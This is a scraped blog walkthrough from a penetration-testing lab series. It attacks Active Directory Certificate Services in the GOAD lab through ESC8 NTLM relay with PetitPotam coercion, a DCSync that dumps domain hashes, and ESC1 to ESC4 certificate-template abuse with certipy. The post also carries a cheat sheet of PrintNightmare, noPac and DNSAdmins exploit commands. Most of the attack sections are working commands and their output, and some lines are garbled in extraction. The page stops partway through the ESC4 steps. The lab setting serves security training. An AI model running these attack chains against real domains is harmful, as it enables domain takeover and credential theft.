

GOAD - part 6 - ADCS

mayfly277.github.io/posts/GOADv2-pwning-part6


September 6, 2022

In the previous post ([Goad pwning part5](#)) we tried some attacks with a user account on the domain. On this part we will try attacks when an ADCS is setup in the domain. First we will use petitpotam unauthenticated and ESC8 attack to get domain admin on essos.local, next we will enumerate template certificate with certipy, bloodhound and a user account. To finish we will exploit the following attacks : certipy, esc1, esc2, esc3, esc4, esc6, certfried and shadow credentials.

ESC8 - coerce to domain admin


To make this attack work we will need :

- ADCS running on the domain with web enrollment enabled.
- A working coerce method (here we use petitpotam unauthent, but an authenticated printerbug or other coerce methods will work the same)
- There is a useful template to exploit ESC8, by default on an active directory, its name is *DomainController*



Let's check if the web enrollement is up and running at :

<http://192.168.56.23/certsrv/certfnsh.asp>



- The server ask for an authentication so all is fine :)
- Add a listener to relay SMB authentication to HTTP with impacket ntlmrelayx

```
ntlmrelayx.py -t http://192.168.56.23/certsrv/certfnsh.asp -smb2support --adcs --template DomainController
```

Launch the coerce with [petitpotam](#) unauthenticated (this will no more work on an up to date active directory but other coerce methods authenticated will work the same)

```
petitpotam.py 192.168.56.1
meereen.essos.local
```

```
[Sep 02, 2022 - 08:51:52 (CEST)] exego1-goadv2 esc8 # petitpotam.py 192.168.56.1 meereen.essos.local
```

PoC to elicit machine account authentication via some MS-EFSRPC functions
by topotam (@topotam77)

Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN

```

[+] Trying pipe lsarpc
[-] Connecting to ncacn_np:meereen.essos.local[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!

```

```
ntlmrelayx will relay the authentication to the web enrollement and get the certificate
```

[illegible]

Ask for a TGT with the certificate we just get (we copied it to the file cert.b64)

```
gettgtpkinit.py -pfx-base64 $(cat cert.b64) 'essos.local'/'meereen$'  
'meereen.ccache'
```

```
[Sep 02, 2022 - 09:00:03 (CEST)] exegol-goadv2 esc8 # gettgtpkinit.py -pfx-base64 $(cat cert.b64) 'essos.local'/'meereen$' 'meereen.ccache'
2022-09-02 09:00:15,343 minikerberos INFO Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2022-09-02 09:00:15,912 minikerberos INFO Requesting TGT
INFO:minikerberos:Requesting TGT
2022-09-02 09:00:15,954 minikerberos INFO AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2022-09-02 09:00:15,955 minikerberos INFO db2849e641035c6eeacd256a7ceaa0f54b4e7ff43306e8c9bbc4644dd370effe
INFO:minikerberos:db2849e641035c6eeacd256a7ceaa0f54b4e7ff43306e8c9bbc4644dd370effe
2022-09-02 09:00:15,963 minikerberos INFO Saved TGT to file
INFO:minikerberos:Saved TGT to file
[Sep 02, 2022 - 09:00:16 (CEST)] exegol-goadv2 esc8 # ll
total 12K
-rw-r--r-- 1 root root 6.0K Sep  2 08:57 cert.b64
-rw-r--r-- 1 root root 1.5K Sep  2 09:00 meereen.ccache
```

And now we got a TGT for meereen so we can launch a DCsync and get all the ntds.dit content.

```
export KRB5CCNAME=/workspace/esc8/meereen.ccache
secretsdump -k -no-pass
ESS05.LOCAL/'meereen'$@meereen.ess05.local
```

```
[Sep 02, 2022 - 09:00:37 (CEST)] exegol-goadv2 esc8 # export KRB5CCNAME=/workspace/esc8/meereen.ccache
[Sep 02, 2022 - 09:02:17 (CEST)] exegol-goadv2 esc8 # secretsdump -k -no-pass ESSOS.LOCAL/'meereen$'@meereen.essos.local
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] Policy SPN target name validation might be restricting full DRSUAPI dump. Try -just-dc-user
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:54296a48cd30259cc88095373cec24da:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ace641b1dbdccc8ad4dd5dc3e1c32d13e:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
daenerys.targaryen:1110:aad3b435b51404eeaad3b435b51404ee:34534854d33b398b66684072224bb47a:::
viserys.targaryen:1111:aad3b435b51404eeaad3b435b51404ee:d96a55df6bef5e0b4d6d956088036097:::
khal.drogo:1112:aad3b435b51404eeaad3b435b51404ee:739120ebc4dd940310bc4bb5c9d37021:::
jorah.mormont:1113:aad3b435b51404eeaad3b435b51404ee:4d737ec9ecf0b9955a161773cfed9611:::
sql_svc:1114:aad3b435b51404eeaad3b435b51404ee:84a5092f53390ea48d660be52b93b804:::
MEEREEN$:1001:aad3b435b51404eeaad3b435b51404ee:8a9049107a3cd194a42210d6cd80161d:::
BRAAVOSS:1104:aad3b435b51404eeaad3b435b51404ee:946240723d9b4edda65c2d6374e5bb5a:::
SEVENKINGDOMS$:1105:aad3b435b51404eeaad3b435b51404ee:373411427b3846b4bc7ae78e6b736bd4:::
```

ESC8 - with certipy

Oliver Lyak as done a wonderful job on the ADCS attack tool [certipy](#) to automatise a lots of things.

Let's do the same attack with certipy, setup the listener :

```
certipy relay -ca 192.168.56.23 -template
DomainController
```

trig the coerce just like we did before with petitpotam

```
petitpotam.py 192.168.56.1
meereen.essos.local
```

Now we got the certificate so we can get the NT hash of the DC and also the TGT with the command :

```
certipy auth -pfx meereen.pfx -dc-ip
192.168.56.12
```

And we can launch a DCsync with secretsdump and the ticket we get

```
export KRB5CCNAME=/workspace/esc8/meereen.ccache
secretsdump -k -no-pass ESSOS.LOCAL/'meereen$'@meereen.essos.local
```

or with the hash

```
secretsdump -hashes '39d964a01c61c19fe36c71627d7ab56c' -no-pass
ESSOS.LOCAL/'meereen$'@meereen.essos.local
```

```
[Sep 02, 2022 - 09:04:35 (CEST)] exegol-goadv2 esc8 # certipy relay -ca 192.168.56.23 -template DomainController
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[*] Targeting http://192.168.56.23/certsrv/certfnsh.asp
[*] Listening on 0.0.0.0:445
[*] Setting up SMB Server
[*] SMBD-Thread-1 (process_request_thread): Connection from ESSOS/MEEREEN$@192.168.56.12 controlled, attacking target http://192.168.56.23
[*] Authenticating against http://192.168.56.23 as ESSOS/MEEREEN$ SUCCEED
[*] SMBD-Thread-2 (process_request_thread): Connection from ESSOS/MEEREEN$@192.168.56.12 controlled, attacking target http://192.168.56.23
[*] Requesting certificate for 'ESSOS\MEEREEN$' based on the template 'DomainController'
[*] Got certificate with DNS Host Name 'meereen.essos.local'
[*] Certificate object SID is 'S-1-5-21-4190530110-3554548653-3158607872-1001'
[*] Saved certificate and private key to 'meereen.pfx'
[*] Exiting...

[Sep 02, 2022 - 09:04:54 (CEST)] exegol-goadv2 esc8 # certipy auth -pfx meereen.pfx -dc-ip 192.168.56.12
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[*] Using principal: meereen$@essos.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'meereen.ccache'
[*] Trying to retrieve NT hash for 'meereen$'
[*] Got NT hash for 'meereen$@essos.local': 8a9049107a3cd194a42210d6cd80161d

[Sep 02, 2022 - 09:06:36 (CEST)] exegol-goadv2 esc8 # export KRB5CCNAME=/workspace/esc8/meereen.ccache
[Sep 02, 2022 - 09:06:49 (CEST)] exegol-goadv2 esc8 # secretsdump -k -no-pass ESSOS.LOCAL/'meereen$'@meereen.essos.local
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] Policy SPN target name validation might be restricting full DRSUAPI dump. Try -just-dc-user
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:54296a48cd30259cc88095373cec24da:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ace641b1dbdccc8ad4dd5dc3e1c32d13e:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
daenerys.targaryen:1110:aad3b435b51404eeaad3b435b51404ee:34534854d33b398b66684072224bb47a:::
viserys.targaryen:1111:aad3b435b51404eeaad3b435b51404ee:d96a55df6bef5e0b4d6d956088036097:::
khal.drogo:1112:aad3b435b51404eeaad3b435b51404ee:739120ebc4dd940310bc4bb5c9d37021:::
jorah.mormont:1113:aad3b435b51404eeaad3b435b51404ee:4d737ec9ecf0b9955a161773cfed9611:::
sql_svc:1114:aad3b435b51404eeaad3b435b51404ee:84a5092f53390ea48d660be52b93b804:::
MEEREEN$:1001:aad3b435b51404eeaad3b435b51404ee:8a9049107a3cd194a42210d6cd80161d:::
BRAAVOS$:1104:aad3b435b51404eeaad3b435b51404ee:946240723d9b4edda65c2d6374e5bb5a:::
SEVENKINGDOMS$:1105:aad3b435b51404eeaad3b435b51404ee:373411427b3846b4bc7ae78e6b736bd4:::
```

ADCS reconnaissance and enumeration (with certipy and bloodhound)

Got one account on the domain

MS14-068 FindSMB2Uptime.py <ip>

DNSadmins abuse dnscmd.exe /config /serverlevelplugindll <path\to\dll> # need a dnsadmin user

PrintNightmare (CVE-2021-1675 / CVE-2021-34527) CVE-2021-1675.py <domain>/<user>:<password>@<target> "\\<smb_server_ip>\<share>\inject.dll"

samAccountName CVE-2021-42287/CVE-2021-42278 .\noPac.exe -domain <domain> -user <user> -pass <pass> /dc <dc_fqdn> /mAccount <machine_account> /mPassword <machine_pass> /service cifs /ptt

enum dns dnstool.py -u 'DOMAIN\user' -p 'password' --record '*' --action query <dc_ip>

Enumerate AD CS certipy find <domain>/<user>:<password>@<domaincontroller>

ADCS

Let's start the enumeration with certipy

```
certipy find -u khal.drogo@essos.local -p 'horse' -dc-ip  
192.168.56.12
```

This will search the certificate server, and dump all the information needed in three format :

- bloodhound : a zip ready to import in bloodhound (if you use certipy 4.0 you will have to install the [bloodhound gui modified by oliver lyak](#), if you do not want to use the modified version, you must use the -old-bloodhound option)
- json : information json formatted
- txt : a textual format

```
[Sep 05, 2022 - 08:57:20 (CEST)] exegol-goadv2 enum # certipy find -u khal.drogo@essos.local -p 'horse' -dc-ip 192.168.56.12  
Certipy v4.0.0 - by Oliver Lyak (ly4k)  
[*] Finding certificate templates  
[*] Found 38 certificate templates  
[*] Finding certificate authorities  
[*] Found 1 certificate authority  
[*] Found 16 enabled certificate templates  
[*] Trying to get CA configuration for 'ESSOS-CA' via CSRA  
[*] Got CA configuration for 'ESSOS-CA'  
[*] Saved BloodHound data to '20220905085723_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k  
[*] Saved text output to '20220905085723_Certipy.txt'  
[*] Saved JSON output to '20220905085723_Certipy.json'
```

Certipy 4.0 reintroduce also the -vulnerable option to show the vulnerable templates.

```
certipy find -u khal.drogo@essos.local -p 'horse' -vulnerable -dc-ip 192.168.56.12 -  
stdout
```

We can find an ESC1 vulnerable template :

- Enrollment rights to all domain users
- Client authentication
- And Enrollee supplies subject


```

Template Name           : ESC1
Display Name           : ESC1
Enabled                 : True
Client Authentication   : True
Enrollment Agent       : False
Any Purpose             : False
Enrollee Supplies Subject : True
Certificate Name Flag   : EnrolleeSuppliesSubject
Enrollment Flag        : None
Private Key Flag       : 16777216
                       : 65536
Extended Key Usage      : Client Authentication
Requires Manager Approval : False
Requires Key Archival   : False
Authorized Signatures Required : 0
Validity Period         : 1 year
Renewal Period          : 6 weeks
Permissions
  Enrollment Permissions
    Enrollment Rights    : ESSOS.LOCAL\Domain Users
  Object Control Permissions
    Owner                : ESSOS.LOCAL\Enterprise Admins
    Full Control Principals : ESSOS.LOCAL\Domain Admins
                           : ESSOS.LOCAL\Local System
                           : ESSOS.LOCAL\Enterprise Admins
    Write Owner Principals : ESSOS.LOCAL\Domain Admins
                           : ESSOS.LOCAL\Local System
                           : ESSOS.LOCAL\Enterprise Admins
    Write Dacl Principals  : ESSOS.LOCAL\Domain Admins
                           : ESSOS.LOCAL\Local System
                           : ESSOS.LOCAL\Enterprise Admins
    Write Property Principals : ESSOS.LOCAL\Domain Admins
                              : ESSOS.LOCAL\Local System
                              : ESSOS.LOCAL\Enterprise Admins
[!] Vulnerabilities
  ESC1                   : 'ESSOS.LOCAL\\Domain Users' can enroll, enrollee supplies subject and template allows client authentication

```

There is also an ESC2 vulnerable template:

```

Template Name           : ESC2
Display Name           : ESC2
Enabled                 : True
Client Authentication   : True
Enrollment Agent       : True
Any Purpose             : True
Enrollee Supplies Subject : False
Certificate Name Flag   : SubjectAltRequireUpn
Enrollment Flag        : AutoEnrollment
Private Key Flag       : 16777216
                       : 65536
Extended Key Usage      : Any Purpose
Requires Manager Approval : False
Requires Key Archival   : False
Authorized Signatures Required : 0
Validity Period         : 1 year
Renewal Period          : 6 weeks
Permissions
  Enrollment Permissions
    Enrollment Rights    : ESSOS.LOCAL\Domain Users
  Object Control Permissions
    Owner                : ESSOS.LOCAL\Enterprise Admins
    Full Control Principals : ESSOS.LOCAL\Domain Admins
                           : ESSOS.LOCAL\Local System
                           : ESSOS.LOCAL\Enterprise Admins
    Write Owner Principals : ESSOS.LOCAL\Domain Admins
                           : ESSOS.LOCAL\Local System
                           : ESSOS.LOCAL\Enterprise Admins
    Write Dacl Principals  : ESSOS.LOCAL\Domain Admins
                           : ESSOS.LOCAL\Local System
                           : ESSOS.LOCAL\Enterprise Admins
    Write Property Principals : ESSOS.LOCAL\Domain Admins
                              : ESSOS.LOCAL\Local System
                              : ESSOS.LOCAL\Enterprise Admins
[!] Vulnerabilities
  ESC2                   : 'ESSOS.LOCAL\\Domain Users' can enroll and template can be used for any purpose
  ESC3                   : 'ESSOS.LOCAL\\Domain Users' can enroll and template has Certificate Request Agent ECU set

```


And others vulnerable templates, let's take a look in bloodhound.

```

cd /opt/tools
wget https://github.com/ly4k/BloodHound/releases/download/v4.2.0-ly4k/BloodHound-linux-x64.zip
unzip BloodHound-linux-x64.zip -d BloodHound4.2-ly4k
rm BloodHound-linux-x64.zip
neo4j start
/opt/tools/BloodHound4.2-ly4k/BloodHound-linux-x64/BloodHound --no-sandbox --disable-dev-shm-usage

```

- Import the zip file created with certipy.
- And take an overview with : PKI->Find certificate authority, select the certificate authority and click : “see enabled templates”




if you don't have esc4 setup on the lab, please update and run the following commands:

- `ansible-playbook acl.yml`
- `ansible-playbook adcs.yml`
- and next rerun bloodhound and certipy :)

Now you should be ok with acl and adcs ESC4 settings :)


ADCS - exploitation

ADCS - ESC1



enumerate

```
certipy find -u khal.drogo@essos.local -p 'horse' -dc-ip 192.168.56.12
```



query the certificate

- target : the ca server
- template : the vulnerable template
- upn : the target user we want to impersonate

```
certipy req -u khal.drogo@essos.local -p 'horse' -target braavos.essos.local -template ESC1 -ca ESSOS-CA -upn administrator@essos.local
```

authentication with the pfx we request before

```
certipy auth -pfx administrator.pfx -dc-ip 192.168.56.12
```


if you get the error : "[...] Got error while trying to request TGT: Kerberos SessionError: KDC_ERR_PADATA_TYPE_NOSUPP(KDC has no support for padata type)", the lab is in error, i don't know why sometimes it is not working by now, but you can reboot DC3 to fix this: `vagrant reload DC03`

```
[Sep 07, 2022 - 10:44:38 (CEST)] exegol-goadv2 esc1 # certipy req -u khal.drogo@essos.local -p "horse" -target braavos.essos.local -template ESC1 -ca ESSOS-CA -upn administrator@essos.local
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 9
[*] Got certificate with UPN 'administrator@essos.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
[Sep 07, 2022 - 10:47:56 (CEST)] exegol-goadv2 esc1 # certipy auth -pfx administrator.pfx -dc-ip 192.168.56.12
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@essos.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@essos.local': aad3b435b51404eeaad3b435b51404ee:54296a48cd30259cc88095373cec24da
```

ADCS - ESC2 & ESC3



- As said in the certipy page : “ESC2 is when a certificate template can be used for any purpose. Since the certificate can be used for any purpose, it can be used for the same technique as with ESC3 for most certificate templates.”
- Let’s distinguish the 2 attacks by trying with ESC2 :

```
3
Template Name           : ESC2
Display Name            : ESC2
Enabled                 : True
Client Authentication    : True
Enrollment Agent        : True
Any Purpose              : True
Enrollee Supplies Subject : False
Certificate Name Flag    : SubjectAltRequireUpn
Enrollment Flag         : AutoEnrollment
Private Key Flag         : 16777216
                        : 65536
Extended Key Usage       : Any Purpose
Requires Manager Approval : False
Requires Key Archival    : False
Authorized Signatures Required : 0
Validity Period          : 1 year
Renewal Period           : 6 weeks
Permissions
  Enrollment Permissions
    Enrollment Rights     : ESSOS.LOCAL\Domain Users
  Object Control Permissions
    Owner                 : ESSOS.LOCAL\Enterprise Admins
    Full Control Principals : ESSOS.LOCAL\Domain Admins
                        : ESSOS.LOCAL\Local System
                        : ESSOS.LOCAL\Enterprise Admins
    Write Owner Principals : ESSOS.LOCAL\Domain Admins
                        : ESSOS.LOCAL\Local System
                        : ESSOS.LOCAL\Enterprise Admins
    Write Dacl Principals  : ESSOS.LOCAL\Domain Admins
                        : ESSOS.LOCAL\Local System
                        : ESSOS.LOCAL\Enterprise Admins
    Write Property Principals : ESSOS.LOCAL\Domain Admins
                        : ESSOS.LOCAL\Local System
                        : ESSOS.LOCAL\Enterprise Admins
[!] Vulnerabilities
  ESC2                   : 'ESSOS.LOCAL\\Domain Users' can enroll and template can be used for any purpose
  ESC3                   : 'ESSOS.LOCAL\\Domain Users' can enroll and template has Certificate Request Agent EKU set
```

Query cert

```
certipy req -u khal.drogo@essos.local -p 'horse' -target 192.168.56.23 -template ESC2 -ca ESSOS-CA
```

Query cert with the Certificate Request Agent certificate we get before (-pfx)

```
certipy req -u khal.drogo@essos.local -p 'horse' -target 192.168.56.23 -template User -ca ESSOS-CA -on-behalf-of 'essos\administrator' -pfx khal.drogo.pfx
```

Auth

```
certipy auth -pfx administrator.pfx -dc-ip 192.168.56.12
```

```
[Sep 07, 2022 - 11:49:34 (CEST)] exegol-goadv2 esc2 # certipy req -u khal.drogo@essos.local -p 'horse' -target 192.168.56.23 -template ESC2 -ca ESSOS-CA
Certipy v4.0.0 - by Oliver Lyak (Ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 10
[*] Got certificate with UPN 'khal.drogo@essos.local'
[*] Certificate object SID is 'S-1-5-21-4190530110-3554548653-3158607872-1112'
[*] Saved certificate and private key to 'khal.drogo.pfx'
[Sep 07, 2022 - 11:49:37 (CEST)] exegol-goadv2 esc2 # certipy req -u khal.drogo@essos.local -p 'horse' -target 192.168.56.23 -template User -ca ESSOS-CA -on-behalf-of 'essos\administrator' -pfx khal.drogo.pfx
Certipy v4.0.0 - by Oliver Lyak (Ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 11
[*] Got certificate with UPN 'administrator@essos.local'
[*] Certificate object SID is 'S-1-5-21-4190530110-3554548653-3158607872-500'
[*] Saved certificate and private key to 'administrator.pfx'
[Sep 07, 2022 - 11:49:45 (CEST)] exegol-goadv2 esc2 # certipy auth -pfx administrator.pfx -dc-ip 192.168.56.12
Certipy v4.0.0 - by Oliver Lyak (Ly4k)

[*] Using principal: administrator@essos.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@essos.local': aad3b435b51404eeaad3b435b51404ee:54296a48cd30259cc88095373cec24da
```

We also can do the same with the ESC3-CRA and ESC3 templates in the lab :

```
certipy req -u khal.drogo@essos.local -p 'horse' -target 192.168.56.23 -template ESC3-CRA -ca ESSOS-CA
certipy req -u khal.drogo@essos.local -p 'horse' -target 192.168.56.23 -template ESC3 -ca ESSOS-CA -on-behalf-of 'essos\administrator' -pfx khal.drogo.pfx
certipy auth -pfx administrator.pfx -username administrator -domain essos.local -dc-ip 192.168.56.12
```

ADCS - ESC4

ESC4 write privilege over a certificate template	certipy template <domain>/<user>@<ca_server> -ca <ca_name> -template <template_name> -save-old	ESC1 on vulnerable template restore template	certipy template <domain>/<user>@<ca_server> -ca <ca_name> -template <template_name> -configuration <savedconfig.json>
--	--	--	--

Take the ESC4 template and change it to be vulnerable to ESC1 technique by using the genericWrite privilege we got. (we didn't set the target here as we target the ldap)

```
certipy template -u khal.drogo@essos.local -p 'horse' -template ESC4 -save-old -debug
```

Exploit ESC1 on the modified ESC4 template

```
certipy req -u khal.drogo@essos.local -p 'horse' -target braavos.essos.local -template ESC4  
-ca ESSOS-CA -upn administrator@essos.local
```

authentication with the pfx

```
certipy auth -pfx administrator.pfx -dc-ip  
192.168.56.12
```

Rollback the template configuration

```
certipy template -u khal.drogo@essos.local -p 'horse' -template ESC4 -configuration  
ESC4.json
```

```
[Sep 07, 2022 - 12:25:49 (CEST)] exegol-goadv2 esc4 # certipy template -u khal.drogo@essos.local -p 'horse' -template ESC4 -save-old -debug  
Certipy v4.0.0 - by Oliver Lyak (ly4k)  
[*] Trying to resolve 'ESSOS.LOCAL' at '127.0.0.53'  
[*] Resolved 'ESSOS.LOCAL' from cache: 192.168.56.12  
[*] Authenticating to LDAP server  
[*] Bound to ldaps://192.168.56.12:636 - ssl  
[*] Default path: DC=essos,DC=local  
[*] Configuration path: CN=Configuration,DC=essos,DC=local  
[*] Saved old configuration for 'ESC4' to 'ESC4.json'  
